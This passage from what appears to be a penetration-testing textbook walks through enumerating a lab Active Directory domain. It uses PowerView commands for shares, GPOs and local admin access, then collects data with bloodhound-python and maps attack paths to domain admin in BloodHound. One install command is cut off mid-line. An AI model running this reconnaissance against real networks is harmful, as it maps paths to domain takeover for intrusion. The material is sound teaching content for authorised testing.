dc1.redteamlab.local Performance Monitor Users           Members of this group can acce...
dc1.redteamlab.local Performance Log Users               Members of this group may sche...
dc1.redteamlab.local Distributed COM Users               Members are allowed to launch,...
dc1.redteamlab.local IIS_IUSRS                           Built-in group used by Interne...
dc1.redteamlab.local Cryptographic Operators             Members are authorized to perf...
```

Figure 12.17: Retrieving local groups from a specific domain controller

28. To retrieve all the file shares on all the devices within the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Invoke-ShareFinder -Verbose
```

29. As shown in the following screenshot, all the shares were retrieved from all the systems within the domain:

```
PS C:\Users\gambit\Downloads> Invoke-ShareFinder -Verbose
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing

VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Name            Type Remark        ComputerName
----            ---- ------        ------------
ADMIN$    2147483648 Remote Admin  Bob-PC.redteamlab.local
C$        2147483648 Default share Bob-PC.redteamlab.local
DataShare          0               Bob-PC.redteamlab.local
IPC$      2147483651 Remote IPC    Bob-PC.redteamlab.local
ADMIN$    2147483648 Remote Admin  DC1.redteamlab.local
C$        2147483648 Default share DC1.redteamlab.local
DataShare          0               DC1.redteamlab.local
IPC$      2147483651 Remote IPC    DC1.redteamlab.local
NETLOGON           0 Logon serv... DC1.redteamlab.local
SYSVOL             0 Logon serv... DC1.redteamlab.local
ADMIN$    2147483648 Remote Admin  Alice-PC.redteamlab....
C$        2147483648 Default share Alice-PC.redteamlab....
DataShare          0               Alice-PC.redteamlab....
IPC$      2147483651 Remote IPC    Alice-PC.redteamlab....
```

Figure 12.18: Retrieving the domain shares

30. To get a list of all the GPOs from the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetGPO
```

31. The following screenshot shows a list of the GPOs that were retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetGPO

usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C
                           04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11
                           D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6A
                           B1B-2488-11D1-A28C-00C04FB94F17}]
whenchanged              : 12/24/2023 1:17:26 PM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 12591
dscorepropagationdata    : {12/24/2023 1:10:52 PM, 1/1/1601 12:00:00 AM}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-
                           11D2-945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=
                           redteamlab,DC=local
whencreated              : 12/24/2023 1:10:43 PM
versionnumber            : 3
instancetype             : 4
objectguid               : 458e458d-bcf3-4816-9852-608ba7d842b3
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=redteamlab,
                           DC=local
```

Figure 12.19: Retrieving the GPOs

32. To get specific details about the current forest, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetForest
```

33. The following screenshot shows details of the current domain:

```
PS C:\Users\gambit\Downloads> Get-NetForest

RootDomainSid          : S-1-5-21-3308815703-1801899785-1924879678
Name                   : redteamlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {redteamlab.local}
GlobalCatalogs         : {DC1.redteamlab.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=redteamlab,DC=local,
                         DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : redteamlab.local
Schema                 : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner        : DC1.redteamlab.local
NamingRoleOwner        : DC1.redteamlab.local
```

Figure 12.20: Retrieving forest information

34. To retrieve all the domains within the current forest, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetForestDomain
```

35. The following screenshot shows all the domains that were found within the current forest:

```
PS C:\Users\gambit\Downloads> Get-NetForestDomain

Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 12.21: Identifying all the domains on the network

To retrieve the domains from another forest, use the `Get-NetForestDomain -Forest <forest-name>` command.

36. To retrieve all the global catalogs for the current forest that contain information about all objects within the directory, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetForestCatalog
```

37. As shown in the following screenshot, all the global catalogs were obtained:

```
PS C:\Users\gambit\Downloads> Get-NetForestCatalog


Forest                     : redteamlab.local
CurrentTime                : 1/11/2024 1:50:49 AM
HighestCommittedUsn        : 28701
OSVersion                  : Windows Server 2019 Datacenter Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : redteamlab.local
IPAddress                  : 192.168.42.40
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : DC1.redteamlab.local
Partitions                 : {DC=redteamlab,DC=local,
                             CN=Configuration,DC=redteamlab,DC=local,
                             CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                             DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 12.22: Retrieving the global catalogs

38. To discover all the devices where the current user has local administrator access on the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Find-LocalAdminAccess -Verbose
```

39. As shown in the following screenshot, there are two computers, **Bob-PC** and **Alice-PC**, on the domain that the current user(s) has local administrator privileges for:

```
PS C:\Users\gambit\Downloads> Find-LocalAdminAccess -Verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 3
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Bob-PC.redteamlab.local
Alice-PC.redteamlab.local
VERBOSE: [New-ThreadedFunction] all threads completed
```

Figure 12.23: Identifying the local administrator accounts

40. To discover all the local administrator accounts on all the computers of the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Invoke-EnumerateLocalAdmin -Verbose
```

41. As shown in the following screenshot, all the local administrators of their corresponding computers have been obtained:

```
ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\gambit
SID          : S-1-5-21-3308815703-1801899785-1924879678-1103
IsGroup      : False
IsDomain     : True

ComputerName : Bob-PC.redteamlab.local
GroupName    : Administrators
MemberName   : REDTEAMLAB\rogue
SID          : S-1-5-21-3308815703-1801899785-1924879678-1104
IsGroup      : False
IsDomain     : True

ComputerName : Alice-PC.redteamlab.local
GroupName    : Administrators
MemberName   : ALICE-PC\Administrator
SID          : S-1-5-21-2240331841-978729652-1229412354-500
IsGroup      : False
IsDomain     : False
```

Figure 12.24: Identifying the local administrators and their computers

PowerView belongs to a larger suite of tools known as PowerSploit; to learn more about PowerSploit, please visit https://github.com/PowerShellMafia/PowerSploit.

Having completed this exercise, you have learned how to use PowerView to retrieve sensitive information from Active Directory by exploiting the trust between users and devices within the Windows domain. Utilizing the information you've collected will help you identify and map users, policies, devices, and the domain controller to the domain while providing you with a better idea of the attack path to compromise the domain.

Next, you will learn how to use BloodHound to visualize the attack path for the entire Active Directory domain and forest within an organization.

Exploring BloodHound

BloodHound is an Active Directory data visualization application that helps penetration testers to efficiently identify the attack path to gain control over a Windows Active Directory domain and forest. In addition, it helps with identifying the misconfigurations and relationships that could be exploited by threat actors. Furthermore, BloodHound uses graph theory to reveal hidden relationships within an Active Directory environment, thus making it easier for penetration testers to visualize privilege escalation paths.

Overall, the data in Active Directory must be collected from the organization using a collector such as **BloodHound-Python**, **SharpHound,** or **AzureHound**. Once the data has been collected, it has to be processed by BloodHound, which provides the attack path to domain takeover within an organization.

The following is a breakdown for each type of collector used by BloodHound:

- SharpHound is the most commonly used data collector for BloodHound, designed to collect data from on-prem AD environments.
- BloodHound-Python is an alternative to SharpHound for collecting similar types of data and is most suitable when executing .NET binaries is restricted or monitored.
- AzureHound is designed to collect data from Azure AD (now MS Entra), allowing BloodHound to analyze and visualize attack paths in cloud environments.

To get started with collecting and analyzing Active Directory data, please use the following instructions.

Part 1 – setting up BloodHound

1. Power on the **Kali Linux** virtual machine, open the **Terminal** (#1), and use the following commands to install the OpenJDK package:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt-get install openjdk-11-jdk
```

2. Next, create a new directory within Kali Linux:

```
kali@kali:~$ mkdir bloodhound
kali@kali:~$ cd bloodhound
```

3. Then, use the following commands to add the Neo4j repository to the local source list on Kali Linux:

```
kali@kali:~/bloodhound$ wget -O - https://debian.neo4j.com/neotechnology.gpg.key | sudo apt-key add - echo 'deb https://
```

4. After that, use the following commands to install **apt-transport-https** and **Neo4j** on Kali Linux:

```
kali@kali:~/bloodhound$ sudo apt-get install apt-transport-https
kali@kali:~/bloodhound$ sudo apt-get install neo4j
```

5. Now, start the Neo4j console:

```
kali@kali:~/bloodhound$ sudo neo4j console
```

6. Next, to download the latest BloodHound GUI, go to **https://github.com/BloodHoundAD/BloodHound/releases** to download and save the **BloodHound-linux-x64.zip** file within the on `/home/kali/bloodhound` directory, as shown below:




Figure 12.25: BloodHound installer

7. Open a new **Terminal** (#2) and use the following commands to unzip and list the contents of the downloaded file:

```
kali@kali:~$ cd bloodhound
kali@kali:~/bloodhound$ unzip BloodHound-linux-x64.zip
kali@kali:~/bloodhound$ cd BloodHound-linux-x64
```

8. The following screenshot shows the execution of the preceding commands:




Figure 12.26: Unzipping the BloodHound folder

9. Use the following commands to set execution privileges and run the BloodHound executable file:

```
kali@kali:~/bloodhound/BloodHound-linux-x64$ chmod +x BloodHound
kali@kali:~/bloodhound/BloodHound-linux-x64$ sudo ./BloodHound --no-sandbox
```

10. The BloodHound user interface will automatically appear on the Kali Linux desktop, as shown below:




Figure 12.27: BloodHound login window

11. Open the web browser within Kali Linux, go to **http://localhost:7474**, log in with the username `neo4j` and password `neo4j`, and click on **Connect**, as shown below:




Figure 12.28: Connecting to BloodHound

12. Next, set a new password for BloodHound and click on **Change password**, as shown below:




Figure 12.29: Changing the password

13. After the password is changed, return to the BloodHound login window and log in using the username `neo4j` with the new password, as shown below:




Figure 12.30: Login window

Part 2 – remote data collection with BloodHound.py

Bloodhound.py is a data collector that enables penetration testers and red teamers to remotely collect Active Directory data from the domain controller.

To get started with using Bloodhound.py for data collection, please use the following instructions:

1. On **Kali Linux**, open a new **Terminal** (#3) and use the following commands to set up Bloodhound.py:

```
kali@kali:~$ cd bloodhound
kali@kali:~/bloodhound$ pip install bloodhound
```

If the `pip` command doesn't work, try using `pip3` instead.

2. Next, we need to add **bloodhound-python** to the environmental variable path; use the following command to edit the `.zshrc` file:

```
kali@kali:~$ nano ~/.zshrc
```

3. When the `.zshrc` contents open in Nano, insert the following line at the end of the file:

```
export PATH="$PATH:/home/kali/.local/bin"
```

4. Save the file by pressing *Ctrl + X*, then *Y*, and then press *Enter* on the keyboard.
5. Next, execute the contents of the `.zshrc` file:

```
kali@kali:~$ source ~/.zshrc
```

6. Now, use the following commands to perform remote data collection using Bloodhound.py on the targeted domain controller within our lab environment:

```
kali@kali:~$ cd bloodhound
kali@kali:~/bloodhound$ bloodhound-python -d redteamlab.local -u gambit -p Password1 -ns 192.168.42.40 -c all
```

The following is a description of each syntax used in the preceding command:

1. `-d` : Specifies the targeted Active Directory domain.
2. `-u` : Specifies the username of a valid domain user.
3. `-p` : Specifies the password for the domain user.
4. `-ns` : Specifies the name server or IP address of the domain controller.
5. `-c` : Specifies the collector method.

7. The following screenshot shows the execution of the data collection running:

```
kali@kali:~$ cd bloodhound

kali@kali:~/bloodhound$ bloodhound-python -d redteamlab.local -u gambit -p Pa
ssword1 -ns 192.168.42.40 -c all
INFO: Found AD domain: redteamlab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Err
or: [Errno Connection error (DC1.redteamlab.local:88)] [Errno -2] Name or ser
vice not known
INFO: Connecting to LDAP server: DC1.redteamlab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.redteamlab.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Alice-PC.redteamlab.local
INFO: Querying computer: Bob-PC.redteamlab.local
INFO: Querying computer: DC1.redteamlab.local
INFO: Done in 00M 06S
```

Figure 12.31: Launching the data collector

8. As shown in the preceding screenshot, Bloodhound.py was able to find 1 domain, 3 computer accounts, 8 users, 52 groups, 3 GPOs, and the hostnames of every computer on the domain.
9. The following screenshot shows the JSON file that was created by Bloodhound.py with the collected data:

```
kali@kali:~/bloodhound$ ls
20240113125728_computers.json   20240113125728_ous.json
20240113125728_containers.json  20240113125728_users.json
20240113125728_domains.json     BloodHound-linux-x64
20240113125728_gpos.json        BloodHound-linux-x64.zip
20240113125728_groups.json
```

Figure 12.32: Data collector files

Part 3 – data analysis using BloodHound

To perform analysis using BloodHound, please use the following instructions:

1. Next, log in to the BloodHound GUI using your user credentials, as shown below:




Figure 12.33: BloodHound login window

2. On the BloodHound user interface, click on the **Upload Data** button, as shown below:




Figure 12.34: BloodHound upload button

3. Next, the upload window will appear; select all the **.json** files that were created by `BloodHound.py` and click on **Open**, as shown below:




Figure 12.35: BloodHound data collector files

4. Next, the data upload progress window will appear; wait until all the data is 100% uploaded, and then click on **Clear Finished** and close the window. The wait time isn't long as the file sizes are quite small.
5. Once the data has been processed, on the left-hand side of BloodHound, click on the menu icon and select **Database Info** to view the overall details of the Active Directory domain:




Figure 12.36: Database information

6. BloodHound contains pre-built analytics queries to help you gain better visualization of the attack paths within the Active Directory domain. Click on **Analysis** to view the pre-built templates, as shown below:




Figure 12.37: Analysis options

7. Next, within the **Analysis** section, click on **Find all Domain Admins** (shown in the preceding screenshot) to go to the attack path for domain administrators to load the domain administrators' objects, as shown below:





Figure 12.38: Data visualization



Be sure to hover over the paths of the graph to reveal more details. Note that clicking on nodes will reveal the hostnames, system names, and even user account details, which show how a user account is mapped to a system within the domain.

8. Next, click on **Find Shortest Paths to Domain Admins** to view the attack paths:

